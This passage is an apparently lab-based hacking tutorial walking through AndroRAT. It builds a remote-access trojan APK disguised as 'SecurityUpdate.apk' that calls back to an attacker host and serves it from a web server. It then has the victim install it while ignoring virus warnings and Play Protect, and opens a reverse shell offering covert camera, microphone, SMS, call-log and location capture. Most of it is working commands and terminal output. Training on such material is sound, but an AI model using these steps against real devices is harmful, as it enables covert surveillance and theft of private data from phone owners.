3. Run **python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk** command to create an APK file (here, **SecurityUpdate.apk**).
 - **--build**: is used for building the APK
 - **-i**: specifies the local IP address (here, **10.10.1.13**)
 - **-p**: specifies the port number (here, **4444**)
 - **-o**: specifies the output APK file (here, **SecurityUpdate.apk**)
4. You can observe that an APK file (**SecurityUpdate.apk**) is generated at the location **/home/attacker/AndroRAT/**.




```
Applications Places System python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd AndroRAT/
[root@parrot]~/home/attacker/AndroRAT# python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk
[root@parrot]~/home/attacker/AndroRAT# #
```

5. Run **cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/** command to copy the **SecurityUpdate.apk** file to the location **share** folder.

If the share folder does not exist, then execute the following commands to create a share folder and assign required permissions to it:

- Run **mkdir /var/www/html/share** command to create a shared folder
- Run **chmod -R 755 /var/www/html/share** command
- Run **chown -R www-data:www-data /var/www/html/share** command


6. Execute **service apache2 start** command to start an Apache web server.



```
Applications  Places  System  [Icons]  [System Tray]  Tue Mar 19, 05:34
service apache2 start - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd AndroRAT/
[root@parrot]~/home/attacker/AndroRAT# #python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot]~/home/attacker/AndroRAT# #cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot]~/home/attacker/AndroRAT# #service apache2 start
[root@parrot]~/home/attacker/AndroRAT# #
```

7. Now, run **python3 androRAT.py --shell -i 0.0.0.0 -p 4444** command to start listening to the victim's machine.
 - **--shell**: is used for getting the interpreter
 - **-i**: specifies the IP address for listening (here, **0.0.0.0**)
 - **-p**: specifies the port number (here, **4444**)
8. You can observe that AndroRAT starts waiting for a connection.



```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
#python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot]-[/home/attacker/AndroRAT]
#cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot]-[/home/attacker/AndroRAT]
#service apache2 start
[root@parrot]-[/home/attacker/AndroRAT]
#python3 androRAT.py --shell -i 0.0.0.0 -p 4444

- By karma9874

[INFO] Waiting for Connections -
```

9. Click Android to switch to the **Android** emulator machine.
10. If the **Android** machine is non-responsive then, click the **Commands** icon from the top section of the screen and navigate to **Power and Display --> Reset/Reboot machine**.


If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.
11. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser
12. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

If a **Browse faster. Use less data.** notification appears, click **No thanks**.
If a pop up appears, click **Allow**.
13. The **Index of /share** page appears; click **SecurityUpdate.apk** to download the application package file.
14. If **Chrome needs storage access to download files**, a pop-up appears; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

In Allow Chrome to access photos, media, and files on your device?, click **ALLOW**.


15. If **File can't be downloaded securely** pop-up appears click **Keep**.

16. After the file downloads, **File downloaded** pop-up appears, click **Open**.



17. **Google Service Framework** window appears, click **INSTALL** button to install the malicious app.


If pop-up appears, click **More details | Install anyway**.



18. After the application is installed successfully, an **App installed** notification appears; click **OPEN**.


Blocked by play protect pop-up appears click **INSTALL ANYWAY**

Send app for scanning? pop-up appears, click **DON'T SEND**




19. The malicious application starts running in the background without the victim being totally unaware of it.
20. Click Parrot Security switch back to the **Parrot Security** machine.
The **Interpreter** session has been opened successfully, with a connection from the victim machine (**10.10.1.14**), as shown in the screenshot.

In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).



21. In the **Interpreter** session, type **help** and press **Enter** to view the available commands in the opened session.




```
python3 androidRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
Hello there, welcome to reverse shell of Virtual Machine

Interpreter: /> help

Usage:
deviceInfo          --> returns basic info of the device
camList             --> returns cameraID
takepic [cameraID]  --> Takes picture from camera
startVideo [cameraID] --> starts recording the video
stopVideo           --> stop recording the video and return the video file
startAudio          --> starts recording the audio
stopAudio           --> stop recording the audio
getSMS [inbox|sent] --> returns inbox sms or sent sms in a file
getCallLogs         --> returns call logs in a file
shell               --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation          --> return the current location of the device
getIP               --> returns the ip of the device
getSimDetails       --> returns the details of all sim of the device
clear               --> clears the screen
getClipData         --> return the current saved text from the clipboard
getMACAddress       --> returns the mac address of the device
exit               --> exit the interpreter

Interpreter: /> 
```

22. Now, type **deviceInfo** and press **Enter** to view the device related information.



```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help

stopAudio --> stop recording the audio
getSMS [inbox|sent] --> returns inbox sms or sent sms in a file
getCallLogs --> returns call logs in a file
shell --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation --> return the current location of the device
getIP --> returns the ip of the device
getSimDetails --> returns the details of all sim of the device
clear --> clears the screen
getClipData --> return the current saved text from the clipboard
getMACAddress --> returns the mac address of the device
exit --> exit the interpreter

Interpreter: /> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icm12
-----

Interpreter: /> 
```

23. Type **getSMS inbox** and press **Enter** to obtain a file containing SMSes from the inbox of a victim device.
24. This file is stored at the location **/home/attacker/AndroRAT/Dumps**.

```
